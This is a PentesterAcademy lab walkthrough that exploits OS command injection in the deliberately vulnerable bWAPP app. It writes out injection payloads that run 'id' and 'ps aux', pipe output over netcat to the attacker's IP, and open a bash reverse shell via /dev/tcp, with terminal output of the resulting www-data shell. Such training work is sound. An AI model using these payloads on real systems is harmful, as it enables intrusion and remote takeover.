ATTACK DEFENSE

by PentesterAcademy

Name	Command Injection
URL	https://attackdefense.com/challengedetails?cid=1899
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Perform command injection on the web application and execute arbitrary commands on the target machine.

Step 1: Start the terminal and check the IP address of the machine.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
8902: eth0@if8903: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
8905: eth1@if8906: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:a9:0d:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.169.13.2/24 brd 192.169.13.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.169.13.2 the target machine will be located at IP address 192.169.13.3

Step 2: Run a Nmap scan against the target IP.

**Command:** nmap -sV 192.169.13.3

```
root@attackdefense:~# nmap -sV 192.169.13.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-28 17:54 IST
Nmap scan report for target-1 (192.169.13.3)
Host is up (0.000016s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
3306/tcp open  mysql   MySQL 5.5.47-0ubuntu0.14.04.1
MAC Address: 02:42:C0:A9:0D:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.72 seconds
root@attackdefense:~#
```

Port 80 and 3306 are open.

Step 3: Access the web application using firefox.

Command: firefox http://192.169.13.3

**Step 4:** Target application is running bWAPP. Login to the application using **bee:bug**
credentials.

Step 5: From the Choose your bug dropdown, Select **"OS Command Execution"** exercise. Inject Linux command and click "**Lookup**"

Payload: www.nsa.gov;id

Payload: www.nsa.gov; ps aux

The processes running on the target machine will be listed on the web page.

Step 6: From the Choose your bug dropdown, Select **"OS Command Execution - Blind"** exercise**.** Enter IP Address and click "**Ping**"

Command specific output was not returned. A simple question was asked in the output.

Step 7: Starting netcat listener

Command: nc -lvp 4444

```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Step 8: Enter the IP address and pipe the output to netcat connection.

Payload: 127.0.0.1 | nc 192.169.13.2 4444

/ OS Command Injection - Blind /

Enter your IP address: [0.0.1 | nc 192.169.13.2 4444] PING

```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.169.13.3.
Ncat: Connection from 192.169.13.3:51922.
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.039 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.039/0.039/0.039/0.000 ms
root@attackdefense:~#
```

The ping command output will be received on the netcat listener.

Step 9: Start the netcat listener again

Command: nc -lvp 4444

```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Step 10: Inject the payload and obtain a reverse shell.

Note: Remember to change the attacker IP address and port.

Bash Reverse Shell Payload: bash -i >& /dev/tcp/**192.169.13.2/4444** 0>&1

The ">&", stdout and stderr redirection is in CSH (C Shell) syntax which is supported by bash but is not supported by Bourne shell (sh), As a result, the above reverse shell payload will not work on bourne shell. To get it to work on Bourne shell, a bash session is started from which the bash reverse shell payload is invoked.

Payload: 127.0.0.1; bash -c "bash -i >& /dev/tcp/192.169.13.2/4444 0>&1"

/ OS Command Injection - Blind /

Enter your IP address: [c "bash -i >& /dev/tcp/192.1] [PING]

Did you captured our GOLDEN packet?

Inject the payload and click on the "PING" button. Upon clicking on the button a connection will be received on the netcat listener.

Step 11: Execute "id" command on the target machine through the reverse shell.

Command: id

```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.169.13.3.
Ncat: Connection from 192.169.13.3:51972.
bash: cannot set terminal process group (10): Inappropriate ioctl for device
bash: no job control in this shell
www-data@victim-1:/app$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@victim-1:/app$
```

References:

1. OWASP A1 Injection
   (https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Inject
   ion)
2. OWASP Top 10 (https://owasp.org/www-project-top-ten/)
3. bWAPP (http://www.itsecgames.com/)